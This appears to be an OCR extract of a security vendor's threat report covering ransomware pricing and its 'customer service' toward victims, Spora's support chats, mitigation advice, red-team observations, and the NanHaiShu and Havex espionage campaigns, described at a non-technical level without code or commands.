
Take the example of a one-Bitcoin ransom. In 2016 that could have meant anywhere from $357 at its lowest in January, to a high of $993 at year's end. Bitcoin prices can fluctuate as much as $100 in a couple of days, meaning that waiting to pay a ransom could mean quite a difference from the price at the time of infection. For this reason, ransomware families sometimes adjust their Bitcoin asking price to keep it in a general range. One day the price may be 1 Bitcoin, the next, after a jump in Bitcoin value, .85 Bitcoin.

On the surface, ransom fees that are stated in dollars would seem to be more stable for the victim. $500 worth of Bitcoin is still $500, whether a Bitcoin is worth $100 or $800. But it's not always so straightforward.

If an attacker states a demand of $500 worth of Bitcoin, and the Bitcoin price suddenly jumps, by the time the victim figures out how to make the payment, $500 won't buy as much Bitcoin as before and the attacker may request more.

Some reports show that the average ransom demand has increased. According to a Symantec study, the average demand in late 2015 was $295, rising to $679 in July of last year. The trend can be attributed in part to the rise in Bitcoin value. One ransomware criminal F-Secure communicated with in our 2016 ransomware study dropped his asking price to .4 Bitcoin on June 17, when the price of a Bitcoin was about $750 (that's $300). On January 26 of 2017, we communicated with him again and his final offer was still .4 Bitcoin, when the price was hovering around $915 (that's about $366).

According to F-Secure's own unofficial Twitter poll last spring, ransomware criminals might do well to keep their rates on the lower side. While only 8% of respondents said they'd be willing to pay a fee of more than $400 to recover lost data, 29% were willing to shell out an amount under $400.



CRIME WITH A CUSTOMER MINDSET

2016 WAS, by many accounts, the year of ransomware. In late 2015, F-Secure experts predicted that the growing number of ransomware threats they'd seen in our telemetry would continue to increase. 2016 did not disappoint.

Ransomware made its first major appearance of the year when it crippled the systems of the Hollywood Presbyterian Medical Center in February 2016. From then on, ransomware's antics played out in the headlines with a steady stream of stories about businesses, medical centers, and even law enforcement agencies being hit.

Ransomware is a trend with staying power thanks to it finding business model that works. The promise of unlocking encrypted files is a clear benefit, and too often it's the cheapest, most efficient option for affected organizations.

A successful business model isn't the only concept that ransomware has borrowed from traditional business. Its perpetrators have also seized on the idea of the customer journey. Journalist Brain Krebs noted that the more successful strains of ransomware would be the ones that know how to offer good customer service to their victims.

To that end, ransomware families have evolved to offer customer-friendly features to guide their victims in making the Bitcoin payment. "Personal" webpages in several languages. Helpful FAQs. Free trial decryption for one file. And support channels where "customers" can get in touch with the crooks.


How good is ransomware customer service? To find out, we reached out to the criminals behind five active families via their support channels. A non-technical employee played the part of a naïve victim. Her experience varied depending on the family, but there were some definite consistencies.

Ransoms can be negotiated.

We found that ransomware criminals are usually willing to negotiate on the price. Three out of four variants we made contact

FAMILY	STARTING DEMAND	LOWEST DEMAND	%DISCOUNT
CERBER	530	530	0%
CRYPTOMIX	1900	635	67%
JIGSAW	150	125	17%
SHADE	400	280	30%
			AVERAGE: 29%

"THREE OUT OF FOUR WERE WILLING TO NEGOTIATE, GRANTING ON AVERAGE A 29% DISCOUNT"



Our 'victim' negotiating with one of the attackers

with (the fifth, TorrentLocker, didn't reply to us at all) were willing to negotiate, granting on average a 29% discount from the original ransom fee. "That's too expensive, I don't really need the files that bad anyway" proved an effective tack.

Bottom line: these guys would rather make some money than none at all. Cerber was the only family unwilling to budge on price.

Ransomware deadlines are not set in stone.

Although they state bold deadlines, ransomware criminals don't necessarily enforce them. All the groups we contacted granted extensions when our "victim" explained her need for more time. And even a week after we'd concluded our experiment (without having paid any of the ransoms) we were contacted by one of the agents asking if we still wanted our files.

All told, we gave the Cerber ransomware family the highest score in our "Product" category, 8.5 points out of a possible 9. For this category we evaluated the families on the professionalism, informativeness, usability and features of their user interfaces.

Top in the "Service" category was the Jigsaw variant, with 9 points out of a possible 11. While Jigsaw actually featured one of the worst user interfaces, its support agent was the most helpful of any we encountered. He took time to help our victim search for nearby Bitcoin vendors and stores where she could purchase a Paysafecard. He patiently waited while she delayed paying, and was pleasant when she finally informed him that she'd found her files in a backup Google account after all.

Full details of the research can be found in our report, Evaluating the Customer Journey of Crypto-Ransomware.

Of course, preferable to negotiating prices and deadlines is to not have your files ransomed in the first place. That's best accomplished by taking routine backups – and testing them for reliability. One of the last ransomware stories of 2016 was the story of the San Francisco Municipal Transportation Agency's ransomed systems, and it had a happy ending. Muni, as it's called by locals, didn't have to pay a dime of the $73,000 ransom, because they were able to restore their systems from backups. It was one of the year's few ransomware success stories.

BITCOIN FRICTION IS RANSOMWARE'S ONLY CONSTRAINT

IN JANUARY 2017, I began tracking the "customer portal" of an innovative new family of crypto-ransomware called Spora. Among its innovations are a dedicated domain (spora.biz, spora.bz, et cetera) running a Tor web proxy, HTTPS support, an initially lower extortion demand, and tiered pricing with options to unencrypt individual files (up to 25Mb in size) rather than all.

Also part of the portal: a group chat function for support requests. Multiple conversations are all strung together, making for a fascinating read overall.

Among recent conversations is a bit.ly link to a forum page on the site BleepingComputer.com where the "Spora Administrator" wanted reviews left, as evidence that paying the extortion results in unencrypted files.

The bulk of clicks, according to bit.ly statistics (see the graph on the next page), occur on a Tuesday. FYI: running a cyber extortion scheme is a regularly scheduled job and spam runs go out on Tuesdays.

A great deal of the chat support issues revolve around one thing: Bitcoin.

> *7: I dont have a bitcoin account yet and cant make it within 3 days, as you know.*
>
> *Support: We removed all deadlines for you.*


Apparently "7" thinks it's not so easy to setup a Bitcoin account "as you know".

And here's another practicality that exists for many people in the cash economy:

> *A: Admin, I dont know what checked the course means. It is hard to purchase bitcoins in the US I drove over 200 miles to purchase 500 worth, they took 10% you take 11% I had USD70 in a different wallet you took 11%, you have USD466 and I have no way to purchase more until tomorrow and will once again have to drive 200 mile to get them and get home. Please consider.*
>
> *Support: No problem*

"I DROVE OVER 200 MILES TO PURCHASE 500 WORTH"

The bulk of clicks on the review page for Spora ransomware occur on a Tuesday, the same day spam runs go out.



Many people don't have the needed resources to buy Bitcoins online. Credit is required, and there are plenty of people with insufficient credit. For them, a physical Bitcoin ATM or "brick-and-mortar" retailer is required.

We should be thankful that there are at least some practical barriers to purchase Bitcoins. If it were any easier to do so, very little else would check the growth of crypto-ransomware's business model. The malware technology to encrypt data has been possible for many, many years; the bigger challenge has always been getting paid.

In the past, cyber crime schemes (such as scareware) have been killed off by disrupting the money supply. The same may well be true of cyber extortion; to kill the business model, it may be necessary to ban Bitcoin.

Further reading: Evaluating the Customer Journey of Crypto-Ransomware

SEAN SULLIVAN
Security Advisor
@5ean5ullivan

WHAT WE ARE DOING RIGHT

GUEST ARTICLE
MARTIJN GROOTEN
Editor, Security Researcher
Virus Bulletin

DESPITE having a strong interest in current affairs, the only two Finnish politicians I can name, I know for the things they have done in and for other countries. The reason that Finland rarely makes the news isn't that people don't care about the Land of a Thousand Lakes; it's that things in Finland are generally OK.

The same is true in security. Every day, one hears stories of nation states being hacked, websites being taken down through DDoS attacks and businesses being brought to a standstill due to ransomware. These are the stories that motivate any security professional to work hard to make things better.

That shouldn't stop us from appreciating how many things we are doing right though. Take ransomware, for example, rightly seen by many as the biggest security plague of the moment. Sure, it does affect many individuals and businesses and the stories of libraries being shut down or parents losing all their children's photos don't make for happy reading.

But that is only half of the picture. A recent IBM study showed that a little over half of business said they had never been affected by ransomware.

Given the opportunistic nature of ransomware, where millions of infection attempts are being made every day, this doesn't mean those businesses were just lucky. Rather, it showed they did something right.

Unfortunately, especially for the other half of the picture, there is no silver bullet. There is no one thing that makes you invincible to ransomware, just like there isn't such a thing for any kind of online attack. But there are many things businesses, organisations and individuals can do to mitigate the threat and to seriously decrease the chances of being hit.

Keeping regular backups is a good and important thing do to, as is making sure your software is always patched. Removing unnecessary software and plugins helps a great deal, and of course the usual advice about clicking links and opening attachments applies too.

And then there is security software. Because despite all our good intentions, there's always this one device we didn't back up, this plugin that is slightly out of date and that email that really did look important. It would be wrong and dangerous to consider security software as a simple solution that could be replaced by following good practices. As Virus Bulletin and other testers have repeatedly shown, many of these solutions improve security quite a bit, and seriously reduce one's chances of being faced with that feared pop-up asking for a ransom.

So while we should continue to talk about what went wrong, let's also focus at what we are doing right. Because that can improve security for everyone.

MARTIJN GROOTEN
Editor, Security Researcher
Virus Bulletin


NAN HAI SHU

49

Digital espionage rose to the surface last year in the ongoing dispute over territorial rights in the South China Sea.

F-Secure researchers uncovered and investigated a malware strain targeting organizations who all had one thing in common: They all played a role in an arbitration case filed by the Philippines against China.

The evident goal? To gain visibility into the legal proceedings surrounding the Philippines-China case.



BEYOND THE NATION STATE

51

Sophisticated cyber attacks tend to start at the top and work their way down. As the TTPs used in such attacks are made available to the public, less-organized actors take them into use.

In many cases, it's manufacturers that are being hit - most likely because of lax cyber security practices. What's interesting about these attacks is that they aren't strictly targeted. They're opportunistic.

The actors behind these types of operations perform wide-sweeping scans of the Internet, looking for systems with known, easily-exploitable vulnerabilities. This modus operandi is highly effective.

TODAY'S APTS ARE TOMORROW'S OPPORTUNISTS

SHARE REPORT

Advice from the field

Our Cyber Security Services consultants were involved in many incident response and threat assessment gigs during 2016. Here's what they had to say about the common attack and lateral movement vectors they encountered in the field.

"Based on our Red Teaming exercises, phishing still works terrifyingly well. One of the most effective techniques was to email a victim a link to a fake website using a typo-squatted domain. Since well-tuned spam filtering, security gateway products, and endpoint protection technologies are able to easily block malicious attachments, focusing on social engineering provides the best results. Advanced attack techniques to bypass these security products are possible, and we've done that as well.

Sometimes physical access to the target location and penetrating the network from inside is the way to go. Lock manipulation to get access to a building is a technique we've learned to embrace. Layered security is just not a security meme from ye olden times, it's actually something worth implementing. But to do that, you need to plan carefully in order to eliminate potential conduits that can pierce all the layers.

Living off the land by using built-in Windows WMIC and PowerShell capabilities, and related attack frameworks, is something used by both legitimate offensive security professionals and online criminals. During 2016, we investigated breaches where the attacker had used Metasploit very extensively and pivoted throughout the environment with its built-in tools. Performing forensics in this kind of scenario is challenging, but most definitely doable with the right skills and tools.

Vulnerable hosts directly connected to the Internet were still juicy targets during 2016. We also saw our fair share of ransomware incidents, and plenty of phishing. Cyber bullying is an unfortunate and very sensitive topic in corporate environments. We were involved in a handful of such investigations, in addition to the more typical malicious insider incidents.

While it is true that nation-state actors have exciting capabilities also in offensive security, we feel that many of the more exotic mechanisms are somewhat overhyped. The focus of organizations should be to first master the basics of information security - prevention, detection and response. For example, in many companies we worked with, the core components of a network were left unmonitored, and hence they got breached without even noticing. We feel it's important to at least start monitoring internal network or SSO usage, carefully log resource access to common services, and put systems in place to look for anomalous traffic patterns.

Traditional techniques executed well still work - if you feel your current monitoring capabilities are up to scratch, then it makes sense to reach for the next level. Traditional information security is very much alive in 2017 and is an enabler for cyber security activities."

NAN HAI SHU

WHENEVER there are high-stake political and economic matters playing out on the world stage, it's safe to assume that some form of espionage is taking place in the background. And cyber espionage is cost-effective and difficult to attribute. So said our Cyber Security Advisor Erka Koivunen to Motherboard back in August.


This intersection of geopolitical events with the cyber world could be the banner for 2016. Perhaps the biggest cyber news of the year came in conjunction with the US elections. Allegations of Russian hacking into the Democratic party in an effort to influence the election outcome made waves and raised real concerns.

Another politically charged rivalry with a cyber dimension took place on the other side of the world. Digital espionage rose to the surface last year in the ongoing dispute over territorial rights in the South China Sea. F-Secure researchers uncovered and investigated a malware strain targeting organizations who had one thing in common: they all played a role in an arbitration case filed by the Philippines against China.

Multiple samples of the malware (which F-Secure researchers dubbed NanHaiShu) had been seen in the wild for a couple of years, but one particular subset appeared to have been tasked with intelligence-gathering in the Philippines v. China case. The malware arrived via spearphishing emails with an attached VBA macro file that executed an embedded JScript file.

Three of the notable targets included the Department of Justice of the Philippines; organizers of the Asia-Pacific Economic Cooperation (APEC) Summit that took place in the Philippines in November 2015, where the case had been expected to be discussed; and a major international law firm representing one of the parties.

It was evident that the threat actors had done careful research beforehand to ensure their campaign would be successful. The carefully drafted email text used industry-specific lingo and referenced timely topics to reel in their targets. The attackers had also done enough reconnaissance to know the recipients were in a position to be able to disable macro warnings on Microsoft Office products.



"DIGITAL ESPIONAGE ROSE TO THE SURFACE LAST YEAR IN THE ONGOING DISPUTE OVER TERRITORIAL RIGHTS IN THE SOUTH CHINA SEA"

Without knowing this beforehand, the attackers would be risking an expensive campaign that would yield no results.

The evident goal? To gain visibility into the legal proceedings surrounding the Philippines-China case. The timing of samples seen in the wild correlated with news events related to the case.

The malware payload was a Remote Access Trojan (RAT) which, once installed, sends information from the infected machine to a remote C&C server, for which they used dynamic DNS providers. It can execute additional JScript and VBScript code, and not only that, it can download any file the attacker pleases.

Who was responsible? Technical analysis indicated an orientation towards code and infrastructure associated with developers in mainland China. But more importantly, the selection of organizations targeted for infiltration are directly relevant to topics that are of strategic national interest to the Chinese government.

Macro malware, which began surging again in 2015 after a long decline since the early 2000s, still presents a concern. Organizations should disable automatic execution of macro code as an enforced policy for Microsoft Office.

The judgment in the Philippines v. China case was handed down by an independent tribunal in July 2016, in favor of the Philippines. Unsurprisingly, China quickly rejected the ruling. With new presidents at the helms of both the US and Philippines, both of whom may have completely different approaches to the entire debate, what happens next is anyone's guess. But it's safe to say that the South China Sea dispute hasn't seen its last cyber incident.

More information can be found in our whitepaper NanHaiShu: RATing the South China Sea, and recommendations in our threat intelligence brief.

BEYOND THE NATION STATE

DURING the latter half of 2010, details emerged on the Stuxnet sabotage operation, the first widely publicized cyber attack on physical infrastructure. As the world came to the realization of what future cyber attacks might look like, security researchers around the world started digging into the details in order to learn how feasible it might be to replicate such an attack. And it didn't take them long to realize that industrial control systems, and the infrastructure around them, are both heavily insecure and easily exploitable. What also became quickly obvious was that these decades-old systems and technologies wouldn't and couldn't be updated overnight. A whole new window for attack opened up to the world.

It goes without saying that, less than a decade later, that window still very much exists. But whereas a handful of years ago it took the resources and tools of a nation state to execute such an operation, some of those same capabilities are in the hands of today's everyday cyber crime groups. Stuxnet was the catalyzing moment in which criminal gangs turned their gaze toward industrial control systems.

In 2014, researchers from our Threat Intelligence team looked into one of the command and control servers that formed part of the Havex malware infrastructure. The campaign behind the Havex trojan, dubbed "Dragonfly" or "Energetic Bear", were at the time known to be performing data collection (espionage) activities in Europe and the US, and were suspected to be operating with nation-state support. Our researchers noted that multiple trojanized ICS controller software installers had been found on the C&C in question (Windows-based software used to control ICS systems, not the firmware actually installed on the devices themselves). Further investigation revealed that this group had managed to place the same trojanized packages directly onto vendor download sites, where unsuspecting victims would download and install them. Given that the Dragonfly group were only known to carry out espionage-related activities, the group's motives for using these trojanized installers were unclear (at the time).

